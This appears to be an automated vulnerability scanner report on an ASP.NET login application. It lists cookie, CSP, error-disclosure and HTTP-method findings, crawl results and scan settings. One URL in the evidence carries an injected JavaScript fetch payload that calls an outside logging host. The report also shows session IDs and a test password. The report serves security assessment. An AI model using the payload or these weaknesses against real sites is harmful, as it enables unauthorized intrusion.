



Website Vulnerability Scanner Report

✓ <https://care-b.brins.co.id/carewebapplicationv5/>

Summary

Overall risk level:

Medium

Risk ratings:



Scan information:

Start time: Sep 08, 2026 / 15:04:53 UTC+07
Finish time: Sep 08, 2026 / 15:56:38 UTC+07
Scan duration: 51 min, 45 sec
Tests performed: 73
VPN Profile: Scan Internal
Scan status: Finished

Findings

Insecure cookie setting: missing Secure flag

CONFIRMED

port 443/tcp

URL	Cookie Name	Evidence
https://care-b.brins.co.id/carewebapplicationv5/	ASP.NET_SessionId	Set-Cookie: ASP.NET_SessionId=carki1rklagd1vedvxu4a2mv Request / Response

▼ Details

Risk description:

The risk exists that an attacker will intercept the clear-text communication between the browser and the server and he will steal the cookie of the user. If this is a session cookie, the attacker could gain unauthorized access to the victim's web session.

Recommendation:

Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted channel. Ensure that the secure flag is set for cookies containing such sensitive information.

References:

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html

Classification:

CWE : [CWE-614](#)
OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)

🚩 Unsafe security header: Content-Security-Policy

CONFIRMED

port 443/tcp

URL	Evidence
https://care-brins.co.id/carewebapplicationv5/	Response headers include the HTTP Content-Security-Policy security header with the following security issues: <pre>script-src: 'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers. script-src: 'unsafe-eval' allows the execution of code injected into DOM APIs such as eval(). default-src: 'self' can be problematic if you host JSONP, Angular or user uploaded files. base-uri: Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. We recommend setting it to 'none' or 'self'. object-src: We recommend restricting object-src to 'none'.</pre> Request / Response

▼ Details

Risk description:

For example, if the unsafe-inline directive is present in the CSP header, the execution of inline scripts and event handlers is allowed. This can be exploited by an attacker to execute arbitrary JavaScript code in the context of the vulnerable application.

Recommendation:

Remove the unsafe values from the directives, adopt nonces or hashes for safer inclusion of inline scripts if they are needed, and explicitly define the sources from which scripts, styles, images or other resources can be loaded.

References:

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

Classification:

CWE : [CWE-1021](#)
OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)
OWASP Top 10 - 2021 : [A5 - Security Misconfiguration](#)
OWASP Top 10 - 2025 : [A02 - Security Misconfiguration](#)

🚩 Internal Server Error Found

CONFIRMED

port 443/tcp

URL	Method	Parameters	Evidence
https://care-brins.co.id/carewebapplicationv5/CallWebServiceMethods.aspx	GET	Query: WSDL= Headers: User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 Cookies: ASP.NET_SessionId=hkzsrqvdkvu5l1o225aipmwi AspxAutoDetectCookieSupport=1	Response has an internal server error status code: 500 Request / Response

▼ Details

Risk description:

The risk exists that attackers could utilize information revealed in Internal Server Error messages to mount more targeted and effective attacks. Detailed error messages could, for example, expose a path traversal weakness (CWE-22) or other exploitable system vulnerabilities.

Recommendation:

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success. If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Classification:

CWE : [CWE-209](#)

OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)

OWASP Top 10 - 2021 : [A5 - Security Misconfiguration](#)

OWASP Top 10 - 2025 : [A10 - Mishandling of Exceptional Conditions](#)

Screenshot:




Figure 1. Internal Error

🚩 Error message containing sensitive information

UNCONFIRMED ⓘ

port 443/tcp

URL	Method	Parameters	Evidence
https://care-brins.co.id/carewebapplicationv5/CallWebServiceMethods.aspx	GET	Query: WSDL= Headers: User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 Cookies: ASP.NET_SessionId=hkzsrqvdkvu5l1o225aipmwi AspxAutoDetectCookieSupport=1	Error message internal server error found in: <pre>t="text/html; charset=iso-8859-1"/> <title>500 - internal server error.</title> <style type="text/css"> <!-- body{mar Request / Response</pre>

▼ Details

Risk description:

The risk is that an attacker may use the contents of error messages to help launch another, more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application.

Recommendation:

It is recommended treating all exceptions of the application flow. Ensure that error messages only contain minimal details.

Classification:

CWE : [CWE-209](#)

OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)

Debug Messages Revealing Unnecessary Information

UNCONFIRMED ⓘ

port 443/tcp

URL	Method	Parameters	Evidence
<a "="" href="https://care-b.brins.co.id/">https://care-b.brins.co.id/ "-fetch('https://not-ptt-logger.net/l/LzSPdBbG32/?id=17264403906133953447'.replace('not-ptt-logger.net','ptt-logger.net'),{mode:'no-cors'}))//	GET	Query: ptt6bc7ed85= Headers: User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 Cookies: ASP.NET_SessionId=hkzsrqvdkvu5I1o225aipmwi AspxAutoDetectCookieSupport=1	Suspicious message customErrors mode found in: guration> <system.web> <customErrors mode="Off"/> </system.web> &l Request / Response

Details

Risk description:

The risk of revealing debug information is that it could help an attacker either decipher a vulnerability, and/or gain a better understanding of the system. Thus, this extra information could lower the "security by obscurity" factor. While "security by obscurity" alone is insufficient, it can help as a part of "Defense-in-depth".

Recommendation:

Ensure that a debug message does not reveal any unnecessary information during the debug process for the intended response.

Classification:

CWE : [CWE-1295](#)

OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)

OWASP Top 10 - 2021 : [A4 - Insecure Design](#)

OWASP Top 10 - 2025 : [A10 - Mishandling of Exceptional Conditions](#)

Server software and technology found

UNCONFIRMED ⓘ

port 443/tcp

Software / Version	Category
 Windows Server	Operating systems
 Sectigo	SSL/TLS certificate authorities
 Microsoft ASP.NET	Web frameworks
 IIS 10.0	Web servers
 HSTS	Security

Details

Risk description:

The risk is that an attacker could use this information to mount specific attacks against the identified software type and version.

Recommendation:

We recommend you to eliminate the information which permits the identification of software platform, technology, server and operating system: HTTP server headers, HTML meta information, etc.

References:

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html

Classification:
CWE : [CWE-200](#)
OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)
OWASP Top 10 - 2021 : [A5 - Security Misconfiguration](#)
OWASP Top 10 - 2025 : [A02 - Security Misconfiguration](#)

Screenshot:




Figure 2. Website Screenshot

 Login Interface Found
port 443/tcp

CONFIRMED

URL	Evidence
https://care-brins.co.id/carewebapplicationv5/	<pre><input name="TxtUserID" type="text" maxlength="50" id="TxtUserID" class="TextBox" style="width:95%;"> <input name="TxtUserPassWd" type="password" maxlength="510" id="TxtUserPassWd" class="TextBo x" autocomplete="off" style="width:95%;"> <input type="submit" name="BtnSignOn" value="Login" onclick="Updating();" id="BtnSignOn" styl e="font-family:Calibri;font-size:10pt;height:25px;width:95%;"></pre> Request / Response

▼ Details

Risk description:
The risk is that an attacker could use this interface to mount brute force attacks against known passwords and usernames combinations leaked throughout the web.

Recommendation:
Ensure each interface is not bypassable using common knowledge of the application or leaked credentials using occasional password audits.

References:
<https://pentest-tools.com/network-vulnerability-scanning/password-auditor>
<http://capec.mitre.org/data/definitions/16.html>

Classification:
CWE : [CWE-287](#)
OWASP Top 10 - 2025 : [A06 - Insecure Design](#)

Screenshot:



Figure 3. Login Interface

Security.txt file is missing

CONFIRMED

port 443/tcp

URL

Missing: <https://care-b.brins.co.id/.well-known/security.txt>

Details

Risk description:

There is no particular risk in not having a security.txt file for your server. However, this file is important because it offers a designated channel for reporting vulnerabilities and security issues.

Recommendation:

We recommend you to implement the security.txt file according to the standard, in order to allow researchers or users report any security issues they find, improving the defensive mechanisms of your server.

References:

<https://securitytxt.org/>

Classification:

CWE : [CWE-1188](#)

OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)

OWASP Top 10 - 2021 : [A5 - Security Misconfiguration](#)

OWASP Top 10 - 2025 : [A02 - Security Misconfiguration](#)

HTTP OPTIONS enabled

CONFIRMED

port 443/tcp

URL

Method

Summary

<https://care-b.brins.co.id/carewebapplicationv5/>

OPTIONS

We did a HTTP OPTIONS request.
The server responded with a 200 status code and the header: **Allow: OPTIONS, TRACE, GET, HEAD, POST**
[Request / Response](#)

Details

Risk description:

The only risk this might present nowadays is revealing debug HTTP methods that can be used on the server. This can present a danger if any of those methods can lead to sensitive information, like authentication information, secret keys.

Recommendation:

We recommend that you check for unused HTTP methods or even better, disable the OPTIONS method. This can be done using your webserver configuration.

References:

<https://techcommunity.microsoft.com/t5/iis-support-blog/http-options-and-default-page-vulnerabilities/ba-p/1504845>
<https://docs.nginx.com/nginx-management-suite/acm/how-to/policies/allowed-http-methods/>

Classification:

CWE : [CWE-16](#)

OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)

OWASP Top 10 - 2021 : [A5 - Security Misconfiguration](#)

OWASP Top 10 - 2025 : [A02 - Security Misconfiguration](#)

 Spider Results**UNCONFIRMED** 

URL	Method	Parameters	Page Title	Page Size	Status Code
https://care-b.brins.co.id/carewebapplicationv5/CallWebServiceMethods.aspx/js	GET			9.58 KB	200
https://care-b.brins.co.id/carewebapplicationv5/CallWebServiceMethods.aspx	GET	Query: WSDL=	500 - Internal server error.	1.18 KB	500
https://care-b.brins.co.id/carewebapplicationv5/CallWebServiceMethods.aspx	GET	Query: op=GetGenTab	CallWebServiceMethods Web Service	7.13 KB	200
https://care-b.brins.co.id/carewebapplicationv5/P_URL	GET			0	403
https://care-b.brins.co.id/carewebapplicationv5/WebScript2.js	GET	Query: 20230330=		25.87 KB	200
https://care-b.brins.co.id/carewebapplicationv5/favicon.ico	GET			64.32 KB	200
https://care-b.brins.co.id/carewebapplicationv5/	GET		Care 7.0 Login Page	7.72 KB	200
https://care-b.brins.co.id/carewebapplicationv5/	GET	Query: AspxAutoDetectCookieSupport=1	Care 7.0 Login Page	7.72 KB	200
https://care-b.brins.co.id/carewebapplicationv5/	POST	Query: AspxAutoDetectCookieSupport=1 Body: BtnSignIn=Login CBXLDAPF=checkbox TxtUserID=1d3d2d231d2dd4 TxtUserPassWd=Secure123456\$ __LASTFOCUS=1123123	Care 7.0 Login Page	7.9 KB	200
https://care-b.brins.co.id/carewebapplicationv5/BotDetectCaptcha.ashx	GET	Query: get=layout-stylesheet		3.29 KB	200
https://care-b.brins.co.id/carewebapplicationv5/CallWebServiceMethods.aspx	GET		CallWebServiceMethods Web Service	5.57 KB	200
https://care-b.brins.co.id/carewebapplicationv5/CallWebServiceMethods.aspx	GET	Query: disco=	CallWebServiceMethods Web Service	5.57 KB	200

▼ Details

Risk description:

The table contains all the unique pages the scanner found. The duplicated URLs are not available here as scanning those is considered unnecessary.

Recommendation:

We recommend to advanced users to make sure the scan properly detected most of the URLs in the application.

References:

[All the URLs the scanner found, including duplicates](#) (available for 90 days after the scan date)

 Misconfigurations

port 443/tcp

UNCONFIRMED ⓘ

URL	Page Title	Page Size	Summary
https://care-b.brins.co.id/carewebapplicationv5	Object moved	922 B	Identified cookies that lacked the samesite=strict attribute, which prevented enforcement of restrictions on cross-domain cookie transmission.

▼ Details

Risk description:

Depending on the misconfiguration present, the risk varies from information disclosure to possible execution of arbitrary code. A malicious actor can gain knowledge into the application's inner functionalities and services, obtain unauthorized access or make use of various security issues like execution of arbitrary code.

Recommendation:

We recommend you to analyze the configurations discovered, make sure the right options are set it, limit access to these resources and verify the application is not exposing information through these configurations.

Classification:

CWE : [CWE-200](#)
OWASP Top 10 - 2017 : [A6 - Security Misconfiguration](#)
OWASP Top 10 - 2021 : [A5 - Security Misconfiguration](#)
OWASP Top 10 - 2025 : [A02 - Security Misconfiguration](#)

Scan coverage information

List of tests performed (73)

- Port 443**
- ✓ Scanned for Secure flag of cookie
 - ✓ Scanned for debug messages
 - ✓ Scanned for error messages
 - ✓ Scanned for internal error code
 - ✓ Scanned for website technologies
 - ✓ Scanned for unsafe HTTP header Content Security Policy
 - ✓ Scanned for enabled HTTP OPTIONS method
 - ✓ Scanned for login interfaces
 - ✓ Scanned for misconfigurations
 - ✓ Scanned for absence of the security.txt file
 - ✓ Performed web-crawling on target
 - ✓ Scanned for version-based vulnerabilities of server-side software
 - ✓ Scanned for client access policies

- ✓ Scanned for robots.txt file
- ✓ Scanned for CORS misconfiguration
- ✓ Scanned for use of untrusted certificates
- ✓ Scanned for enabled HTTP debug methods
- ✓ Scanned for administration consoles
- ✓ Scanned for information disclosure
- ✓ Scanned for software identification
- ✓ Scanned for sensitive files
- ✓ Scanned for interesting files
- ✓ Scanned for GraphQL endpoints
- ✓ Performed fuzzing for OpenAPI files
- ✓ Scanned for secure communication
- ✓ Scanned for directory listing
- ✓ Scanned for passwords submitted unencrypted
- ✓ Scanned for Cross-Site Scripting
- ✓ Scanned for SQL Injection
- ✓ Scanned for Local File Inclusion
- ✓ Scanned for OS Command Injection
- ✓ Scanned for code comments
- ✓ Scanned for missing HTTP header - Strict-Transport-Security
- ✓ Scanned for missing HTTP header - Content Security Policy
- ✓ Scanned for missing HTTP header - X-Content-Type-Options
- ✓ Scanned for missing HTTP header - Referrer
- ✓ Scanned for XML External Entity Injection
- ✓ Scanned for Insecure Direct Object Reference
- ✓ Scanned for passwords submitted in URLs
- ✓ Scanned for domain too loose set for cookies
- ✓ Scanned for mixed content between HTTP and HTTPS
- ✓ Scanned for cross domain file inclusion
- ✓ Scanned for HttpOnly flag of cookie
- ✓ Scanned for secure password submission
- ✓ Scanned for sensitive data
- ✓ Scanned for Server Side Request Forgery
- ✓ Scanned for Open Redirect
- ✓ Scanned for PHP Code Injection
- ✓ Scanned for JavaScript Code Injection
- ✓ Scanned for Ruby Code Injection
- ✓ Scanned for Python Code Injection
- ✓ Scanned for Perl Code Injection
- ✓ Scanned for Remote Code Execution through Log4j
- ✓ Scanned for Server Side Template Injection
- ✓ Scanned for Remote Code Execution through VIEWSTATE
- ✓ Scanned for Prototype Pollution
- ✓ Scanned for Exposed Backup Files
- ✓ Scanned for Request URL Override
- ✓ Scanned for CSRF
- ✓ Scanned for NoSQL Injection
- ✓ Scanned for Insecure Deserialization
- ✓ Scanned for OpenAPI files
- ✓ Scanned for file upload
- ✓ Scanned for SQL statement in request parameter
- ✓ Scanned for password returned in later response
- ✓ Scanned for Path Disclosure

- ✓ Scanned for Session Token in URL
- ✓ Scanned for API endpoints
- ✓ Scanned for Response Header Injection
- ✓ Scanned for emails
- ✓ Scanned for missing HTTP header - Rate Limit
- ✓ Scanned for PEM-encoded private key material
- ✓ Scanned for partial PEM-encoded private key material

Scan parameters

Target:	https://care-b.brins.co.id/carewebapplicationv5/
Scan type:	Deep
Authentication:	False
fingerprint:	True
software_vulnerabilities:	True
check_robots:	True
outdated_js:	True
untrusted_certificates:	True
client_access_policies:	True
http_debug_methods:	True
security_txt:	True
cors_misconfiguration:	True
resource_discovery:	True
sensitive_files:	True
admin_consoles:	True
interesting_files:	True
server_info_disc:	True
server_software:	True
misconfigurations:	True
graphql_endpoint:	True
fuzz_openapi_locations:	True
approach:	Auto
depth:	10
max_time:	3600
requests_per_second:	100
xss:	True
sqli:	True
lfi:	True
oscmdi:	True
ssrf:	True
open_redirect:	True
broken_authentication:	True
php_code_injection:	True
js_code_injection:	True
ruby_code_injection:	True
python_code_injection:	True
perl_code_injection:	True
log4j_rce:	True
ssti:	True
xxe:	True
viewstate_rce:	True
prototype_pollution:	True
backup_files:	True
request_url_override:	True
http_request_smuggling:	True
csrf:	True
insecure_deserialization:	True
nosqli:	True
session_fixation:	True
idor:	True
jwt:	True
response_header_injection:	True
security_headers:	True
cookie_security:	True

directory_listing:	True
secure_communication:	True
weak_password_submission:	True
error_debug_messages:	True
password_cleartext:	True
cross_domain_source:	True
mixed_content:	True
sensitive_data:	True
login_interfaces:	True
file_upload:	True
openapi_documents:	True
path_disclosure:	True
sql_statement_in_request:	True
password_in_response:	True
session_token_in_url:	True
api_endpoint:	True

Scan stats

Unique Injection Points Detected:	25
URLs spidered:	25
Total number of HTTP requests:	17868
Average time until a response was received:	110ms
Total number of HTTP request errors:	271

.....

